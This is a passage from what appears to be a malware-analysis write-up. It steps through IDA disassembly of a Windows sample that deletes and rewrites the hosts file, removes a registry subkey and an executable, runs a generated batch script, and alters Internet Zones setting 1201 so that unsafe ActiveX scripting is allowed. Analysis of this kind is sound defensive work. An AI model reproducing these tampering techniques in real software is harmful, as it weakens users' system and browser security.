
```
.text:004016CD mov     ecx, lpParameters
.text:004016D3 push    0               ; nShowCmd
.text:004016D5 push    0               ; lpDirectory
.text:004016D7 push    ecx             ; lpParameters
.text:004016D8 push    offset File     ; lpFile
.text:004016DD push    offset Operation ; "open"
.text:004016E2 push    0               ; hwnd
.text:004016E4 call    ds:ShellExecuteA
.text:004016EA push    0               ; uExitCode
.text:004016EC call    ds:ExitProcess
.text:004016EC sub_401640 endp
```

After that, shellexecuteA gets called. This is set to open the file that seemed to be specified earlier that the batch script was written to.


After that, exitprocess is called, probably terminating any remaining threads from the file write or something similar, as they should have been done by this point if I had to guess.

Now we're done here. This function is going to be called deleteHostsAndWriteBatch

Sub_4014E0 continued:




I don't know what the deal is here, but after the delHostsAndWriteBatch call, that should wrap around to the upper right function block. No returns, no jmps, no reason it shouldn't.



So let's focus on that lone block. First, the buffer is wiped, and then it is filled again with "CretClient.exe" this time.


It then tosses that string to DeleteFileA, which does as it says on the box and deletes an exe of that name, before moving to the function end and return.

Sub_401470 continued:



Now we can keep moving down the list here. Off to sub_401340.


Sub_401340:



Another pretty straightforward key reading. Both of the bottom right branches are just error dialogue boxes on not being able to do key work.

Once the key is opened, the “HDSoft” subkey is deleted from it, and the key is closed. I’ll term this “deleteHDSoftKey”

Sub_401470 continued:



⅔ done here. Last one is sub_4013C0.

Sub_4013C0:

```
.text:004013C0
.text:004013C0
.text:004013C0
.text:004013C0 sub_4013C0 proc near
.text:004013C0
.text:004013C0 NumberOfBytesWritten= dword ptr -1CCh
.text:004013C0 FileName= byte ptr -1C8h
.text:004013C0 Buffer= byte ptr -100h
.text:004013C0
.text:004013C0 sub     esp, 1CCh
.text:004013C6 push    esi
.text:004013C7 push    edi
.text:004013C8 mov     ecx, 32h ; '2'
.text:004013CD xor     eax, eax
.text:004013CF lea     edi, [esp+1D4h+FileName]
.text:004013D3 push    offset a127001Localhos ; "127.0.0.1  localhost\r\n"
.text:004013D8 rep stosd
.text:004013DA mov     ecx, 40h ; '@'
.text:004013DF lea     edi, [esp+1D8h+Buffer]
.text:004013E6 rep stosd
.text:004013E8 lea     eax, [esp+1D8h+Buffer]
.text:004013EF mov     [esp+1D8h+NumberOfBytesWritten], 0
.text:004013F7 push    eax             ; Buffer
.text:004013F8 call    _sprintf
.text:004013FD lea     ecx, [esp+1DCh+FileName]
.text:00401401 push    0C8h            ; uSize
.text:00401406 push    ecx             ; lpBuffer
.text:00401407 call    sub_4011D0
.text:0040140C add     esp, 10h
.text:0040140F lea     edx, [esp+1D4h+FileName]
.text:00401413 push    edx             ; lpFileName
.text:00401414 call    ds:DeleteFileA
.text:0040141A push    0               ; hTemplateFile
.text:0040141C push    0               ; dwFlagsAndAttributes
.text:0040141E push    1               ; dwCreationDisposition
.text:00401420 push    0               ; lpSecurityAttributes
.text:00401422 push    0               ; dwShareMode
.text:00401424 lea     eax, [esp+1E8h+FileName]
.text:00401428 push    0C0000000h      ; dwDesiredAccess
.text:0040142D push    eax             ; lpFileName
.text:0040142E call    ds:CreateFileA
.text:00401434 lea     ecx, [esp+1D4h+NumberOfBytesWritten]
.text:00401438 push    0               ; lpOverlapped
.text:0040143A mov     esi, eax
.text:0040143C push    ecx             ; lpNumberOfBytesWritten
.text:0040143D lea     edi, [esp+1DCh+Buffer]
.text:00401444 or      ecx, 0FFFFFFFFh
.text:00401447 xor     eax, eax
.text:00401449 lea     edx, [esp+1DCh+Buffer]
.text:00401450 repne scasb
.text:00401452 not     ecx
.text:00401454 dec     ecx
.text:00401455 push    ecx             ; nNumberOfBytesToWrite
.text:00401456 push    edx             ; lpBuffer
.text:00401457 push    esi             ; hFile
.text:00401458 call    ds:WriteFile
.text:0040145E push    esi             ; hObject
.text:0040145F call    ds:CloseHandle
.text:00401465 pop     edi
.text:00401466 pop     esi
.text:00401467 add     esp, 1CCh
.text:0040146D retn
.text:0040146D sub_4013C0 endp
.text:0040146D
```

First, the first 200 bytes of the filename string are zeroed out. Next the first 256 bytes of the buffer are zeroed out.

Next we write the “127.0.0.1 localhost” string to the buffer via _sprintf.

Then the file name pointer and the size of it(200 bytes) are put onto the stack and the sub_4011D0 function is called.

Sub_4011D0:

```
.text:004011D0
.text:004011D0
.text:004011D0
.text:004011D0 ; int __cdecl sub_4011D0(LPSTR lpBuffer, UINT uSize)
.text:004011D0 sub_4011D0 proc near
.text:004011D0
.text:004011D0 lpBuffer= dword ptr  4
.text:004011D0 uSize= dword ptr  8
.text:004011D0
.text:004011D0 mov     eax, [esp+uSize]
.text:004011D4 push    ebx
.text:004011D5 mov     ebx, [esp+4+lpBuffer]
.text:004011D9 push    esi
.text:004011DA push    edi
.text:004011DB push    eax             ; uSize
.text:004011DC push    ebx             ; lpBuffer
.text:004011DD call    ds:GetSystemDirectoryA
.text:004011E3 mov     edi, offset aDriversEtcHost ; "\\drivers\\etc\\hosts"
.text:004011E8 or      ecx, 0FFFFFFFFh
.text:004011EB xor     eax, eax
.text:004011ED repne scasb
.text:004011EF not     ecx
.text:004011F1 sub     edi, ecx
.text:004011F3 mov     esi, edi
.text:004011F5 mov     edx, ecx
.text:004011F7 mov     edi, ebx
.text:004011F9 or      ecx, 0FFFFFFFFh
.text:004011FC repne scasb
.text:004011FE mov     ecx, edx
.text:00401200 dec     edi
.text:00401201 shr     ecx, 2
.text:00401204 rep movsd
.text:00401206 mov     ecx, edx
.text:00401208 and     ecx, 3
.text:0040120B rep movsb
.text:0040120D pop     edi
.text:0040120E pop     esi
.text:0040120F pop     ebx
.text:00401210 retn
.text:00401210 sub_4011D0 endp
.text:00401210
```

The parameters are then taken in and used for the GetSystemDirectoryA call, which returns system32's path.

Then we count how many characters are in the string in edi. This is used to append the system32 string to the file path string to the hosts file path. I think thats what this is doing, but the assembly here is a little messy and I should verify in advanced dynamic.

This is all put into the lpBuffer, which carries over to the previous function when this finishes up.

This function will be renamed to “findHostsFilePath”

Sub_4013C0 continued:

```
.text:00401406 push    ecx             ; lpBuffer
.text:00401407 call    findHostsFilePath
.text:0040140C add     esp, 10h
.text:0040140F lea     edx, [esp+1D4h+FileName]
.text:00401413 push    edx             ; lpFileName
.text:00401414 call    ds:DeleteFileA
.text:0040141A push    0               ; hTemplateFile
.text:0040141C push    0               ; dwFlagsAndAttributes
```

Back here, we delete the hosts file(again???). Then, we call createFile, with the same exact file path.

```
.text:00401413 push    edx             ; lpFileName
.text:00401414 call    ds:DeleteFileA
.text:0040141A push    0               ; hTemplateFile
.text:0040141C push    0               ; dwFlagsAndAttributes
.text:0040141E push    1               ; dwCreationDisposition
.text:00401420 push    0               ; lpSecurityAttributes
.text:00401422 push    0               ; dwShareMode
.text:00401424 lea     eax, [esp+1E8h+FileName]
.text:00401428 push    0C0000000h      ; dwDesiredAccess
.text:0040142D push    eax             ; lpFileName
.text:0040142E call    ds:CreateFileA
.text:00401434 lea     ecx, [esp+1D4h+NumberOfBytesWritten]
.text:00401438 push    0               ; lpOverlapped
```


Nothing special, just standard access rights.

Notably returns the file handle on creation.

Then, we pass in a handful of arguments for a WriteFile call, which uses the ip addr string passed in earlier, and writes it to the hosts file. Then the file is closed.

This function can be the “createAndWriteHostsFile” function.

Sub_401470 Continued:




Now the commandLineArgCheck function is fully annotated with all its subfunctions.

It returns 1. Back to the main function now.

WinMain Continued:

Now that we have a 1 result, we move to the next function block in line.



We jump to the second block here on a non zero result, and on a zero result run the extra block.


Let's look at that block.

As far as I can tell, CmdLine is still a bunch of zeros. It's running executeCommandLineScript with a bunch of zeros. CmdLine never gets changed beyond the initial zeroing(which still feels like a waste of input args)

But what is filled is the buffer, which is then called again with executeCommandLineScript, this time running the initial string, doing work on our empty hosts file, and putting this string in it.

After that, there is a call to sub_401220.

Sub_401220:




More registry work ahead.

This starts off by performing a key opening on “Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones”. Sound familiar?

```
.text:00401220
.text:00401220 sub     esp, 8
.text:00401223 push    ebp
.text:00401224 push    esi
.text:00401225 lea     eax, [esp+10h+phkResult]
.text:00401229 push    edi
.text:0040122A push    eax             ; phkResult
.text:0040122B push    20006h          ; samDesired
.text:00401230 push    0               ; ulOptions
.text:00401232 push    offset aSoftwareMicros ; "Software\\Microsoft\\Windows\\CurrentVe"...
.text:00401237 push    80000001h       ; hKey
.text:0040123C mov     [esp+28h+phkResult], 0
.text:00401244 mov     dword ptr [esp+28h+Data], 0
.text:0040124C call    ds:RegOpenKeyExA
.text:00401252 mov     ebp, ds:RegSetValueExA
.text:00401258 mov     edi, ds:MessageBoxA
.text:0040125E test    eax, eax
.text:00401260 jnz     short loc_40128A
```

On success, it moves onto the next interesting code block, otherwise, it prepares to spit out another error message.



On success though, we set a registry key. The key in question is item 1201 in the “zones” key. According to documentation, this is “ ActiveX controls and plug-ins: Initialize and script ActiveX controls not marked as safe for scripting”.

